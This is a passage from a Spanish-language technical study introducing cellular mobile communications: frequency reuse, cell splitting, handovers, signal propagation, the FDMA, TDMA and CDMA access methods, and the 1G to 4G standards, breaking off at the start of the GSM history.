Lo cierto es que las expectativas son muy favorables en el mercado de Internet móvil, aunque no debemos olvidar la turbulencia con la que este entorno se caracteriza. El factor tecnológico es la clave de los cambios que están sufriendo los mercados y las empresas. Las tecnologías tienen ciclos de vida desconocidos hasta la fecha, puesto que en cuestión de meses una tecnología aparece, se utiliza y se comprueba su éxito o fracaso [2].

El principal objetivo que persigue este documento es introducir al lector en la mayoría de las tecnologías móviles actuales y futuras. Por lo tanto, no se va a analizar en profundidad todos los aspectos técnicos sino que el estudio se va a centrar en las características [3], ventajas y desventajas de cada tecnología. Además, también se reflexionará sobre las aplicaciones posibles que se pueden desarrollar, analizando el presente y futuro de los servicios móviles.

2 MOTIVACIÓN

El presente documento se puede organizar claramente en tres grandes partes. En la primera que comprende del capítulo 4 al 8, se analizan las diferentes tecnologías de comunicaciones móviles. Son el equivalente en la telefonía móvil a RDSI o ADSL. La importancia de conocer estos sistemas es doble, primero porque son muy habituales las comparaciones entre las mismas y es imprescindible saber de cada una las ventajas e inconvenientes. La segunda razón hace referencia a la importancia de las capacidades y limitaciones de estas tecnologías de transmisión en la correcta implementación y uso de todo tipo de aplicaciones móviles.

La segunda parte se puede identificar con el capítulo 9. En este capítulo se sube un nivel de abstracción y se analizan todas las tecnologías y servicios que están disponibles sobre estas tecnologías móviles y que nos van a permitir con su uso y combinación crear aplicaciones móviles. Entre estas tecnologías podemos encontrar una gran variedad para mensajería móvil, todo tipo de técnicas para localizar geográficamente usuarios, así como tecnologías cliente-servidor que emulan el modelo de la *World Wide Web* y tecnologías que se ejecutan directamente en el terminal.

Finalmente, la tercera parte está incluida en el capítulo 10. Una vez vistas las tecnologías de transmisión móvil de datos y voz y las tecnologías que se montan encima, podremos analizar las aplicaciones finales que existen y van a aparecer en el entorno móvil. Evidentemente las posibilidades aquí son muy grandes, por lo que trataremos de ver varios ejemplos significativos y haremos especial hincapié en las ventajas que las tecnologías móviles aportan para el desarrollo de aplicaciones en contraposición con las aplicaciones “fijas”.

3 INTRODUCCIÓN A LOS SISTEMAS CELULARES

Antes de estudiar los sistemas modernos de comunicaciones móviles vamos a realizar una pequeña introducción a los sistemas celulares de telecomunicaciones, que nos va a proporcionar la base de conocimientos necesaria para poder entender con claridad el resto del capítulo.

Empezaremos repasando de forma breve la evolución histórica de las comunicaciones móviles, para posteriormente entrar en ideas y características comunes a todos los sistemas actuales y futuros.

3.1 Principios de las comunicaciones móviles celulares

3.1.1 *Concepto de comunicaciones celulares*

Básicamente, un sistema de telecomunicaciones móviles se puede definir como un conjunto de redes, servicios y aplicaciones que permiten a los usuarios transmitir voz y datos entre ellos y con otros servicios y aplicaciones permitiendo, además, la movilidad de los usuarios entre conexiones y durante ellas. Entre los objetivos que tiene un sistema de este tipo destacan:

- Proporcionar acceso a las redes de comunicaciones públicas
Evidentemente, en la mayoría de sistemas de telecomunicaciones móviles se considera requisito imprescindible que los usuarios puedan hablar con otros que utilizan otras redes externas. En el caso de los datos también es necesario permitir comunicaciones con Internet o con otras redes de datos. En general, la red del sistema de telecomunicación móvil deberá poseer la capacidad de interconectarse con otras redes públicas de telefonía, con Internet y con servicios o aplicaciones de otras redes móviles [4].
- Permitir la movilidad de los usuarios
La movilidad de los usuarios es una de las características básicas de las comunicaciones móviles. El sistema debe ser capaz de tener localizados a los usuarios para pasarles una llamada en cualquier momento de forma ágil.
- Proveer un servicio continuo en las zonas de cobertura
El sistema deberá ser capaz de soportar una comunicación de datos o voz de forma continuada mientras el usuario se mueve a lo largo de las zonas de cobertura. Como veremos en capítulos posteriores no todos los servicios ni todas las calidades estarán disponibles a cualquier velocidad a la que se mueva el usuario.
- Proporcionar un grado de servicio aceptable
En todos los servicios de telecomunicaciones hay una calidad de servicio mínima por debajo de la cual el sistema pierde su razón de ser. En el caso de las comunicaciones móviles este concepto cobra gran importancia puesto que se usa el canal radio cuya variabilidad es muy alta provocando subidas y bajadas de la señal. Un buen sistema de comunicaciones móviles tendrá en cuenta todos los efectos de propagación de las señales en el aire, proporcionando mecanismos que optimicen los datos recibidos por el terminal en la mayoría de escenarios.

3.1.2 *Sistemas iniciales de comunicaciones móviles*

Los primeros sistemas de telecomunicaciones móviles que se desarrollaron se basaban en los mismos conceptos que la difusión terrenal de televisión. Existía un transmisor muy potente localizado en la zona más alta de la ciudad y que daba cobertura en un radio de 50 kilómetros. Estos

sistemas datan de la década de los años 20 y los receptores que requerían eran de dimensiones muy superiores a los actuales.



Figura 2.1: Prototipo inicial de terminal móvil Fuente: Laboratorios Bell

En general este esquema de sistema centralizado de radiofrecuencia adolece de grandes inconvenientes:

- El espectro del que se dispone es limitado
Siendo como es un recurso limitado, en la mayoría países el espectro radioeléctrico es repartido por organismos oficiales. Esto supone que los sistemas de comunicación en general no disponen de un espectro infinito sino que tienen un rango de frecuencias en el que trabajar. Para un sistema de comunicaciones móviles centralizado el problema reside en que a partir de un número de usuarios simultáneos el sistema no admite más pues se habrá quedado sin frecuencias disponibles.
- La presencia de otros usuarios introduce interferencias y reduce considerablemente la capacidad y/o la calidad del servicio
Si todos los usuarios comparten el mismo espacio radioeléctrico tendremos un claro compromiso entre la capacidad de la red y la calidad del servicio.
- La cobertura que proporciona el sistema está limitada por la potencia de los terminales
Si consideramos un sistema de telecomunicaciones bidireccional, la cobertura del mismo estará limitada por la potencia de transmisión de los terminales móviles. En sistemas centralizados los terminales tenían que ser muy voluminosos para poder emitir la suficiente potencia y aún así tenían una autonomía muy limitada.




Figura 2.2: Sistema centralizado de telefonía móvil

3.1.3 Conceptos generales de los actuales sistemas de comunicaciones celulares

Para solucionar los problemas que plantea un sistema de comunicaciones móviles centralizado se empiezan a desarrollar los sistemas celulares. Este concepto estructura la red móvil de forma diferente. En vez de usar un único y potente transmisor, se sitúan muchos transmisores menos potentes a largo del área a cubrir. Estos transmisores sólo van a dar cobertura a una pequeña área alrededor de ellos llamada célula.

Este diseño de red permite solventar de forma considerable los problemas del sistema centralizado. Principalmente porque, como veremos, los usuarios de celdas contiguas usan diferentes frecuencias, permitiendo más capacidad y calidad con menos espectro. Además las distancias a la estación base se reducen con lo que los terminales móviles deben emitir menos potencia, con lo que resultan más pequeños y con mayor autonomía.




Figura 2.3: Sistema celular de telefonía móvil

Antes de entrar en la arquitectura de un sistema celular vamos a establecer la definición de una serie de términos de gran trascendencia en este tipo de redes:

- Estación base
Equipos asociados a un emplazamiento que utilizan una determinada tecnología de transmisión. Son el equivalente al transmisor centralizado que hemos visto antes.
- Emplazamiento
Lugar físico en el que se asientan una o varias estaciones base.
- Célula

Área de cobertura de una estación base o un sector. Ampliaremos más adelante este concepto cuando entremos a estudiar la arquitectura de un sistema celular.

- **Sector**
Elementos de transmisión y recepción radio que comparten una misma estación base. Una estación base puede tener 1, 2, 3 ó 6 sectores.
- **Portadora**
Unidad de radiofrecuencia para la transmisión y recepción de información. Un sector puede transmitir varias portadoras (también se les suele llamar frecuencias).
- **Enlace descendente/ascendente**
El enlace descendente hace referencia a las comunicaciones desde la estación base al terminal móvil. En cambio, el enlace ascendente hace referencia a las comunicaciones desde el terminal a la estación.

A partir de ahora, todo nuestro estudio va a girar en torno a los sistemas celulares puesto que son los que más ventajas ofrecen y por lo tanto los más usados hoy en día.

3.2 Arquitectura general de un sistema celular

Como hemos visto, en vez de cubrir una zona con un solo transmisor de gran potencia, se suelen introducir muchos transmisores de menor potencia que dan cobertura a una zona limitada (células). De esta forma se consigue tener un sistema de mayor capacidad y que no obliga a los terminales móviles a transmitir una gran potencia. En compensación, deberemos controlar las interferencias entre las diferentes células.

En este apartado veremos a grandes rasgos la arquitectura básica que siguen todos los sistemas de telefonía celular.

3.2.1 Celdas o células

Una celda es una unidad geográfica de un sistema celular. El término celda proviene de las estructuras hexagonales que realizan las abejas en sus panales. Son áreas geográficas sobre las que transmiten y reciben las estaciones base y que normalmente se representan por hexágonos. De todas formas, por las limitaciones que imponen la orografía del terreno y las construcciones humanas, la verdadera planta de una celda no suele coincidir con un círculo y mucho menos con un hexágono.

3.2.2 Clusters o racimo

Un *cluster* es una agrupación de celdas contiguas. Es la estructura básica que se va repitiendo en toda el área con cobertura. Su tamaño y diseño tiene mucho que ver el concepto de reuso de frecuencias, que vamos a ver a continuación y que es básico para entender la arquitectura de un sistema celular.

3.2.3 Reutilización de frecuencias

El concepto de telefonía celular está íntimamente ligado con la planificación de las portadoras o reutilización de frecuencias. El espectro se divide siempre en una serie de canales o portadoras. La reutilización de frecuencias se basa en asignar a cada célula un grupo de portadoras que se va

a usar en la zona de cobertura de la célula. Para evitar interferencias que complicarían las comunicaciones, las células vecinas nunca usarán las mismas frecuencias. El grupo de células que no reutiliza ningún canal es lo que hemos llamado antes *cluster*. Eso sí, células más alejadas pueden volver a utilizar el mismo conjunto de frecuencias maximizando la capacidad de la red a la vez que se optimiza el espectro utilizado.

En el siguiente gráfico se puede comprobar como se pueden ver el plan de reutilización más sencillo con un factor de $1/7$.




Figura 2.4: Reuso de frecuencias en la telefonía celular

Para maximizar la eficiencia de los planes de reutilización se utilizan diferentes mecanismos:

- **Control de potencia**

Para minimizar las interferencias, la potencia utilizada en las transmisiones móviles será regulada según la distancia entre la estación base y el terminal. Al minimizar las interferencias con las células vecinas se pueden utilizar las mismas frecuencias más cerca manteniendo una calidad de servicio.

- **Transmisión discontinua**

En los momentos que el terminal detecte que no se está hablando dejará de transmitir potencia. De esa forma la interferencia será menor.

- **Salto en frecuencia**

Consiste en ir cambiando de frecuencia en cada trama transmitida. Además de eliminar interferencias, facilita la robustez de las comunicaciones respecto a desvanecimientos de duración mayor una trama.

- **Sectorización**

Una estación base puede transmitir diferentes frecuencias en diferentes direcciones (sectores) mediante antenas direccionales. Cuando sucede esto las estaciones base ya no se colocan en

el centro de la célula sino que lo hacen en los vértices de la misma. Como se puede ver en el siguiente gráfico sólo tres de las seis estaciones que utilizan la frecuencia 5 interfieren. De esta forma la sectorización permite una mayor reutilización de frecuencias.




Figura 2.5: Uso de la sectorización en los sistemas celulares

Distintos factores hacen que los planes de reutilización teóricos dejen de ser aplicables de forma estricta en la práctica, sobre todo según se vayan considerando escenarios de planificación más extensos.

- Irregularidades en el terreno
- Distinta potencia de las estaciones base
- No se pueden aplicar de forma inmediata en escenarios que mezclen distintos tipos de estaciones base (trisectoriales, bisectoriales y omnidireccionales,)

3.2.4 División de celdas

Desafortunadamente, las consideraciones económicas y de diseño impiden llevar a la práctica el concepto de crear sistemas completamente compuestos por muchas células pequeñas de parecido tamaño. Para superar esta dificultad, los operadores introdujeron el concepto de división de celdas. Esta estrategia implica dividir en celdas más pequeñas aquellas que tienen una concentración mayor de usuarios. Su uso es especialmente evidente en zonas urbanas en las que la concentración de habitantes es muy heterogénea además de considerablemente variable en el medio plazo.

Esta estrategia de división de celdas produce una estructura jerárquica en el diseño del sistema celular, además permite una mayor reutilización de las frecuencias.




Figura 2.6: División de celdas

Suelen diferenciarse tres tamaños de células:

- Macrocelas: para zonas de cobertura grandes con usuarios de gran movilidad.
- Microcelas: para zonas urbanas reducidas (200-400 m) y usuarios de movilidad baja.
- Picoceldas: para cobertura de zonas interiores (70-80 m) y usuarios de movilidad reducida.

3.2.5 Traspasos (*Handovers*)

Finalmente, el último obstáculo en el despliegue de una red móvil celular tiene su origen en la posibilidad de que el usuario se mueva entre las células. Si sucede esto y no está utilizando su terminal para comunicarse, la red únicamente tendrá que llevar un registro de dónde se encuentra para poder localizarle en caso de recibir una llamada o mensaje.

Pero si el usuario está hablando la situación es bastante más complicada. En estos casos no sería aceptable que la comunicación se cortase cuando se cambiase de célula por lo que hay que proveer mecanismos para realizar el traspaso o *handover* de forma satisfactoria. El enfoque para solucionar este problema depende de la tecnología usada en la red móvil por lo que posponemos la explicación de las distintas soluciones a los correspondientes apartados en cada tecnología.

3.3 Propagación de señales

La señal de radio que viaja entre el terminal móvil y la estación base está expuesta a pérdidas cuando aumenta la distancia entre ambas, y se ve sometida en su camino a obstáculos y otras perturbaciones que van a provocar pérdidas aún mayores y desvanecimientos repentinos. A estos efectos, también hay que sumar las propias interferencias generadas por distintas señales que van a causar a partir de cierto nivel errores en la transmisión.

Se pueden distinguir cuatro fenómenos que afectan directamente a la propagación de señales radio en sistemas celulares.

3.3.1 *Pérdidas debidas a la distancia*

En la transmisión de ondas radio en el aire la atenuación debida a la distancia entre el transmisor y el receptor es proporcional al cuadrado de la distancia así como también al cuadrado de la frecuencia. Esto implica grandes diferencias de potencia de recepción según aumenta la distancia.

Pero en los sistemas celulares este condicionante no suele ser un problema grave debido a que cuando las pérdidas debidas a la distancia con la estación base son altas el terminal ya suele estar enganchado a otra estación base más cercana. De hecho, este fenómeno más que una desventaja es una facilidad para el diseño de las redes celulares puesto que provoca que las interferencias por otras fuentes de señal sean reducidas.

3.3.2 *Obstáculos entre transmisor y receptor*

Aparte de la distancia con la estación base, la señal se puede ver muy atenuada por obstáculos en el camino directo entre emisor y receptor. Este tipo de problemas suelen dar lugar a desvanecimientos lentos de la señal.

3.3.3 *Multitrayecto*

Cuando los obstáculos se encuentran cerca del receptor que lo suele suceder es que la señal se refleja en ellos llegando de diferentes maneras y en diferentes momentos al receptor. Esto provoca que el terminal móvil reciba una misma señal sumada varias veces pero con diferentes fases o retardos, causando que a veces el nivel de la señal presente mínimos (desvanecimientos) o máximos.

Pero este mecanismo también tiene su aspecto positivo puesto que permite recibir señales en zonas donde no hay visibilidad directa entre el terminal y la estación base (aunque también permite recibir interferencias que de otra forma no llegarían).

3.3.4 *Desplazamiento Doppler*

El efecto Doppler se produce por el desplazamiento del móvil respecto de la fuente de señal. De forma resumida se puede decir que produce desplazamientos rápidos y lentos por el cambio de fase y frecuencia que provoca.

Para solventar estos problemas y optimizar la transmisión radio del sistema se suelen emplear distintas técnicas que permiten reducir los problemas de la propagación de la señal radio, siendo los más comunes los siguientes:

3.3.5 *Diversidad*

Busca solventar el problema del multitrayecto mediante el envío de señales redundantes independientes. De esta forma la probabilidad de tener desvanecimientos en ambas es mucho más baja. Se suelen enviar señales separadas en el tiempo, frecuencia, espacio, polarización, etc.

3.3.6 *Salto en frecuencias*

Ya vista en el apartado de reutilización de frecuencias, en este caso se utiliza para proporcionar robustez frente a desvanecimientos superiores a una trama. Se supone que en la siguiente trama la frecuencia va a ser otra y por lo tanto las condiciones de propagación muy diferentes.

3.3.7 *Codificación*

La codificación frente a errores consiste en mandar información redundante para reducir la probabilidad de error resultante. Evidentemente implican un menor ancho de banda para la información, pero permiten detectar y/o corregir determinados errores en las comunicaciones.

3.3.8 Entrelazado

El entrelazado se basa en transmitir los bits sin el orden original, es decir no consecutivamente. De esta forma, como los desvanecimientos suelen afectar a menudo a una cadena de bits consecutivos, se verán afectados sólo bits puntuales de diferentes sitios pudiendo la codificación de canal hacerse cargo de estos errores.




Figura 2.7: Diagrama del entrelazado de datos

3.4 Métodos de acceso múltiple al medio

Evidentemente, en las transmisiones radio tenemos un medio en el cual cualquiera puede transmitir y en el que se podrían producir colisiones continuas. En vez de utilizar algún sistema para gestionar estas colisiones, lo que se ha utilizado tradicionalmente son métodos de acceso múltiple que permiten dividir de alguna forma las comunicaciones para que las distintas transmisiones no choquen entre sí.

3.4.1 FDMA (Frequency Division Multiple Access)

El espectro disponible se divide en bandas (portadoras), cada una de las cuales se asigna a un enlace ascendente o descendente para cada usuario.

3.4.2 TDMA (Time Division Multiple Access)

Varios usuarios escuchan en la misma frecuencia teniendo reservado para sus comunicaciones una determinada ranura (*slot*) temporal en la trama. Evidentemente, esta técnica sólo puede usarse en transmisiones digitales.




Figura 2.8: Comparación de métodos de acceso TDMA-FDMA

3.4.3 CDMA (Code Division Multiple Access)

Lo que se hace aquí para separar las comunicaciones y utilizar códigos para identificar cada una. Básicamente se multiplica la señal por una señal código y se transmite. En el receptor se utilizará ese mismo código para extraer la señal que le corresponde. La utilización de esta técnica produce unas consecuencias ciertamente interesantes que veremos con más detalle cuando analicemos el sistema UMTS.




Figura 2.9: Método de acceso CDMA

En términos de complejidad, el más sencillo es el FDMA, siguiéndole el TDMA y finalmente el CDMA. Actualmente este último es en el que se están basando las redes de 3G en todo el mundo por su mayor eficiencia espectral.

3.5 Estándares de comunicaciones celulares

Una vez vistos los principios más generales de los sistemas de comunicaciones móviles celulares, es muy conveniente hacer un breve repaso por las distintas tecnologías que se han venido empleando para implantar el servicio de telefonía móvil. Aunque no vamos a entrar en detalle sobre ninguna de ellas, en sucesivos capítulos iremos viendo con más detalle las más importantes tecnologías que se han implantado en Europa (GSM/GPRS y UMTS)

3.5.1 Primera Generación (1G)

Los sistemas analógicos más importantes han sido sin lugar a dudas el AMPS norteamericano y los europeos NMT y TACS. Estos dos últimos sistemas han sido implantados en España aunque ambos están en desuso.

El sistema AMPS (*Advanced Mobile Phone Service*) nace en los Estados Unidos sobre el año 1974 y su utilización ha sido amplia en países como Australia, China, Canadá y varios países de Sudamérica. Se basa en la técnica de acceso al medio FDMA. Ha sido un sistema que ha estado en permanente evolución dando lugar a diferentes versiones del mismo como *Narrowband* AMPS (NAMPS) que triplica la capacidad al reducir tres veces el ancho del canal utilizado, o el Digital AMPS (D-AMPS o ADC) que incluye TDMA dentro de los canales aumentando la capacidad en 6 veces.

El sistema NMT surge en 1981 como un servicio normalizado en los países escandinavos (Suecia-Noruega-Dinamarca-Islandia). Puesto que es un sistema ideal para cubrir grandes extensiones de

terreno con un coste moderado, aún se viene utilizando en ciertas regiones del norte de Europa como por ejemplo en Rusia. También se basa en FDMA y posee dos versiones, NMT 450, la más antigua y que opera en la banda de 450 MHz y NMT 900, más moderna y que trabajan entorno a los 900 MHz.

El sistema TACS 900 adoptado primeramente en Inglaterra en el año 1985 deriva del AMPS, lanzado comercialmente un año antes en Estados Unidos. Este sistema también utiliza FDMA pero la tecnología que usa es mucho más avanzada que la del NMT por lo que se obtiene una mejor calidad de audio así como una mejor gestión de los traspasos entre células. Una variante de este sistema, llamado ETACS, es el que se implantó en España con el nombre TMA 900 y con la marca MovilLine.

3.5.2 Segunda generación (2G/2.5G)

Sin lugar a dudas el sistema digital por excelencia de telefonía celular ha sido GSM. Se empieza a gestar en 1982 en el seno de la CEPT (*Conference Européenne des Postes et Telecommunications*) y por entonces sus siglas significaban *Groupe Special Mobile*. En 1991, la fase I del estándar se publica y a partir de hay su despliegue desborda todas las previsiones iniciales llegando a más de 160 países y cambiando su nombre por *Global System for Mobile Communications*. En España es el sistema que se ha venido usando mayoritariamente desde que se lanzó comercialmente en 1994.

En Estados Unidos en cambio no han tenido un único estándar digital, han ido pasando desde Interim Standard-54 (IS-54 o D-AMPS) hasta el IS-95 (CDMAone). Este último sistema fue una fuerte apuesta de la empresa californiana Qualcomm que introdujo en el mercado el primer sistema comercial con CDMA y que hacia competencia directa al europeo GSM. De hecho, hacia el año 2001 se estimaba que había llegado al 10% de los usuarios móviles mundiales.

Como puente entre la segunda generación y la tercera han ido apareciendo sistemas intermedios que incorporados sobre las redes digitales 2G proveen servicios de transmisión de datos a mayor velocidad y con conmutación de paquetes. Este último punto es especialmente importante puesto que permite compartir el canal de transmisión de datos y facturar exclusivamente el tráfico generado y no el tiempo de sesión. Entre estos sistemas 2,5G destacan sobre todo GPRS (*General Packet Radio Service*) y EDGE (*Enhanced Data rate for GSM Evolution*) [3].

3.5.3 Futura evolución (4G)

Mientras que la implementación de la tercera generación ha sufrido los problemas bien conocidos asociados a los efectos de la recesión y de una planificación inadecuada, a los que se añaden los altos precios pagados por las licencias y las tasas de utilización del espectro radioeléctrico, la 4G aparece ya como una alternativa razonablemente clara que se espera que se despliegue sobre el año 2010 con características tecnológicas superiores a la tercera generación.

Como requisitos más destacables aparece la interconexión con diferentes redes inalámbricas como WLAN, una red de satélites u otras redes celulares. También se esperan velocidades de hasta 100 Mbps y acceso con un único equipo y factura a diferentes servicios y aplicaciones.

4 GSM

4.1 Historia de GSM

Durante el comienzo de la década de los 80, los sistemas celulares analógicos estaban experimentando un rápido crecimiento en Europa, especialmente en los países escandinavos y Inglaterra, aunque también en Francia y Alemania. Casi cada país había desarrollado su propio sistema que además era incompatible con el resto tanto en equipos como en procedimientos.

